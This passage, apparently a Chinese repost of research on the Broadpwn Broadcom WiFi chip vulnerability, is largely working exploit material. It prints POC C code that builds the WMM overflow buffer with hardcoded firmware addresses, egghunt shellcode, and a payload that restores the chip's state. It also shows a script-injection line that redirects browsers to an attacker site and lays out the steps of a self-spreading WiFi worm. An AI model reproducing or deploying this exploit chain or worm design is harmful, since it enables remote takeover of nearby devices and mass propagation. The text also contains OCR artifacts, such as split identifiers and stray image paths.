
正确的方案应该是寻找某种操作方法（ spray primitive）：我们需要一种方法来在大块内存中进行内容写入，并给我们便利而可预测的位置来存储我们的 payload。

WiFi 芯片都需要在给定的时间里处理许多数据包。为此，HNDRTE 提供了D11 芯片和主微控制器通用的环形缓冲方式。包数据通过 PHY 后被重复写入缓冲区，直到不能再容纳，也就是说，新数据包只是简单地写入缓冲区的开始部分，并覆盖了之前的数据。

所以，我们需要做的就是把我们的 payload 广播传输过来，在多个频道上播放。随着 WiFi 芯片反复扫描可用的 AP（即使在芯片处于省电模式下也同样如此），环形缓冲区就会被我们的 payload 填充 – 给我们提供了很好的解决方案。

因此，我们将要做的是：在 wlc-> pm 中写入一个小型的 shellcode ，这样可以节省堆栈帧（这样我们才能恢复正常执行），并跳转到我们存储的下一个32 字节的 shellcode 的 SSID 字符串。这个 shellcode 只是经典的 egghunting shellcode，在

环形缓冲区中搜索某个数字，指示 payload 的开始，并跳转过去。



接下来看一下 POC 代码吧。

```
u8 *generate_wmm_exploit_buf(u8 *eid, u8 *pos) {
  uint32_t curr_len = (uint32_t) (pos - eid);
  uint32_t overflow_size = sizeof(struct exploit_buf_435
9);
  uint32_t p_patch = 0x16010C; // p_restore_cpsr
  uint32_t buf_base_4359 = 0x1e7e02;
  struct exploit_buf_4359 *buf = (struct exploit_buf_4359
 *) pos;
  memset(pos, 0x0, overflow_size);
  memcpy(&buf->pm_st_field_40_shellcode_start_106, shellcod
e_start_bin, sizeof(shellcode_start_bin)); // Shellcode thu
nk
  buf->ssid.ssid[0] = 0x41;
  buf->ssid.ssid[1] = 0x41;
  buf->ssid.ssid[2] = 0x41;
  memcpy(&buf->ssid.ssid[3], egghunt_bin, sizeof(egghunt_bi
n));
  buf->ssid.size = sizeof(egghunt_bin) + 3;
  buf->pm_st_field_10_pspoll_timer_58 = buf_base_4359 + off
setof(struct exploit_buf_4359, t_field_0_2); // Point pspol
l timer to our fake timer object
  buf->pm_st_size_38 = 0x7a;
  buf->pm_st_field_18_apsd_trigger_timer_66 = 0x1e7ab4;
  buf->pm_st_field_28_82 = 0xc8;
  buf->pm_st_field_2c_86 = 0xc8;
  buf->pm_st_field_38_pm2_rcv_timer_98 = 0x1e819c;
  buf->pm_st_field_3c_pm2_ret_timer_102 = 0x1e811c;
  buf->pm_st_field_78_size_162 = 0x1a2;
  buf->bss_info_field_0_mac1_166 = 0x84cac000;
  buf->bss_info_field_4_mac2_170 = 0x106b9ba;
  buf->t_field_20_34 = 0x200000;
  buf->t_field_18_26 = p_patch - 0x14; // Point field_18 to
 the restore_cpsr thunk
  buf->t_field_1c_30 = buf_base_4359 + offsetof(struct expl
oit_buf_4359, pm_st_field_40_shellcode_start_106) + 1; // W
```

```
rite our shellcode address to the thunk
  curr_len += overflow_size;  pos += overflow_size;
  return pos;
}

struct shellcode_ssid {
  unsigned char size;
  unsigned char ssid[31];
} STRUCT_PACKED;

struct exploit_buf_4359 {
  uint16_t stub_0;
  uint32_t t_field_0_2;
  uint32_t t_field_4_6;
  uint32_t t_field_8_10;
  uint32_t t_field_c_14;
  uint32_t t_field_10_18;
  uint32_t t_field_14_22;
  uint32_t t_field_18_26;
  uint32_t t_field_1c_30;
  uint32_t t_field_20_34;
  uint32_t pm_st_size_38;
  uint32_t pm_st_field_0_42;
  uint32_t pm_st_field_4_46;
  uint32_t pm_st_field_8_50;
  uint32_t pm_st_field_c_54;
  uint32_t pm_st_field_10_pspoll_timer_58;
  uint32_t pm_st_field_14_62;
  uint32_t pm_st_field_18_apsd_trigger_timer_66;
  uint32_t pm_st_field_1c_70;
  uint32_t pm_st_field_20_74;
  uint32_t pm_st_field_24_78;
  uint32_t pm_st_field_28_82;
  uint32_t pm_st_field_2c_86;
  uint32_t pm_st_field_30_90;
  uint32_t pm_st_field_34_94;
  uint32_t pm_st_field_38_pm2_rcv_timer_98;
  uint32_t pm_st_field_3c_pm2_ret_timer_102;
  uint32_t pm_st_field_40_shellcode_start_106;
  uint32_t pm_st_field_44_110;
  uint32_t pm_st_field_48_114;
  uint32_t pm_st_field_4c_118;
  uint32_t pm_st_field_50_122;
  uint32_t pm_st_field_54_126;
  uint32_t pm_st_field_58_130;
  uint32_t pm_st_field_5c_134;
  uint32_t pm_st_field_60_egghunt_138;
  uint32_t pm_st_field_64_142;
  uint32_t pm_st_field_68_146; // <- End
  uint32_t pm_st_field_6c_150;
  uint32_t pm_st_field_70_154;
  uint32_t pm_st_field_74_158;
  uint32_t pm_st_field_78_size_162;
  uint32_t bss_info_field_0_mac1_166;
  uint32_t bss_info_field_4_mac2_170;
  struct shellcode_ssid ssid;
} STRUCT_PACKED;
```

这是执行 egghunt 的 shellcode ：

```
__attribute__((naked)) voidshellcode_start(void) {
  asm("push {r0-r3,lr}\n"
      "bl egghunt\n"
      "pop {r0-r3,pc}\n");
}

void egghunt(unsigned int cpsr) {
  unsigned int egghunt_start = RING_BUFFER_START;
  unsigned int *p = (unsigned int *) egghunt_start;
  void (*f)(unsigned int);
  loop:
  p++;
  if (*p != 0xc0deba5e)
    goto loop;
  f = (void (*)(unsigned int))(((unsigned char *) p) + 5);

  f(cpsr);
  return;
}
```

所以我们现在可以跳转到这个 payload 上了，但这就是全部了吗？还记得我们已经严重破坏了 wlc-> pm 对象吗，如果我们就保持现状，系统将不会持续保持稳定。我们还是需要避免系统崩溃的，所以还需要控制住危害

因此在进一步的操作之前，我们的 payload 还需要把 wlc-> pm 对象恢复到正常状态。由于此对象中的所有地址对于都是存放在静态地址里的，因此我们可以将这些值复制回缓冲区并将对象恢复到正常状态。

以下是一个初始 payload的例子：

```
unsigned char overflow_orig[] = {
  0x00, 0x00, 0x03, 0xA4, 0x00, 0x00, 0x27, 0xA4,
  0x00, 0x00, 0x42, 0x43, 0x5E, 0x00, 0x62, 0x32,
  0x2F, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0xC0, 0x0B, 0xE0, 0x05, 0x0F, 0x00,
  0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x7A, 0x00,
  0x00, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x64, 0x7A, 0x1E, 0x00, 0x00, 0x00,
  0x00, 0x00, 0xB4, 0x7A, 0x1E, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0xC8, 0x00, 0x00, 0x00, 0xC8, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x9C, 0x81, 0x1E, 0x00, 0x1C, 0x81,
  0x1E, 0x00
};

void entry(unsigned int cpsr) {
```

```
  int i = 0;
  unsigned int *p_restore_cpsr = (unsigned int *) 0x16010C;
  *p_restore_cpsr = (unsigned int) restore_cpsr;
  printf("Payload triggered, restoring CPSR\n");
  restore_cpsr(cpsr);
  printf("Restoring contents of wlc->pm struct\n");
  memcpy((void *) (0x1e7e02), overflow_orig, sizeof(overflo
w_orig));
  return;
}
```

到此为止，我们已经实现了我们的第一个也是最重要的任务：对于博通芯片我们有了可靠一致的 RCE ，并且我们对系统的控制不是暂时的——芯片在这个被我们用这个漏洞利用之后也没有崩溃。

五、下一步-权限提升

在 Broadcom 芯片上实现了稳定的代码执行之后，攻击者的目标自然将是要提升其在应用处理器上执行代码的权限。这个问题有三种主要处理方法：

1.查找 Broadcom 内核驱动程序中处理与芯片通信的错误。

2.使用 PCIe 直接读写内核内存。

3.等待攻击目标浏览到非 HTTPS 站点，然后从 WiFi 芯片将其重定向到恶意 URL 。

在我们目前的研究中，还是把立足于 WiFi 芯片上，将用户重定向到攻击者控制的站点。而函数 wlc_recv() 是处理所有数据包的起点：

```
void wlc_recv（wlc_info * wlc，void * p）;
```


参数 p 是指向 HNDRTE 中 sk_buff 的指针。它保存了指向分组数据的指针、分组长度以及指向下一个分组的指针。为此，我们需要紧跟这个 wlc_recv 函数调用，存储收到的每个数据包的内容。并寻找封装着未加密 HTTP 流量的数据包。此时此刻，我们将会修改包含 <script> 标签的数据包，代码为：

```
top.location.href = http://www.evilsite.com
```

六、[彩蛋]第一只WiFi 蠕虫

蠕虫在过去十年中已经走到了生命的尽头，但博通芯片的这一安全问题可能会让他们重获新生：Broadpwn 可以是通过 WLAN 传播的理想选择——不需要身份验证，不需要来自目标设备的信息泄露，也不

需要复杂的逻辑就可执行。通过这个 WiFi 蠕虫，攻击者可以将受感染的设备转变为移动感染源。



步骤如下：

> - 上一部分中，我们已经运行了自己的 payload ，将系统恢复到稳定状态防止芯片崩溃。payload 会与前文展示的方法相似地挂接住 wlc_recv 。
>
> - wlc_recv_hook中的代码会检查每个接收到的数据包，并确定它是否为 Probe 请求。如果接收到的分组是具有特定 AP 的 SSID 的 Probe 请求，则 wlc_recv_hook 将提取所请求 AP 的 SSID，并且通过向 STA 发送 Probe 响应来开始冒充该 AP 。
>
> - 接着，wlc_recv应该会收到验证数据包，我们的 hook 函数会发送响应。接下来则是 STA 的关联请求。
>
> - 我们将要发送的下一个数据包是包含WMM IE的关联响应，这能触发漏洞。我们能够做到多次崩溃目标芯片，但不会让用户看到内核警报信息，并开始发送适合特定版本固件的、精心设计的数据包。这一步会持续进行，直到我们暴力破解到正确的地址集。
>
> - 我们在城市中进行了一次测试，从结果可以看到约 70% 的用户使用的是博通 WiFi芯片。即使假定这个蠕虫只具备中度感染率，Broadpwn 蠕虫运行数天的影响也会是非常巨大的。

***参考来源：blog，youtube，本文作者Elaine，转载请注明FreeBuf.COM**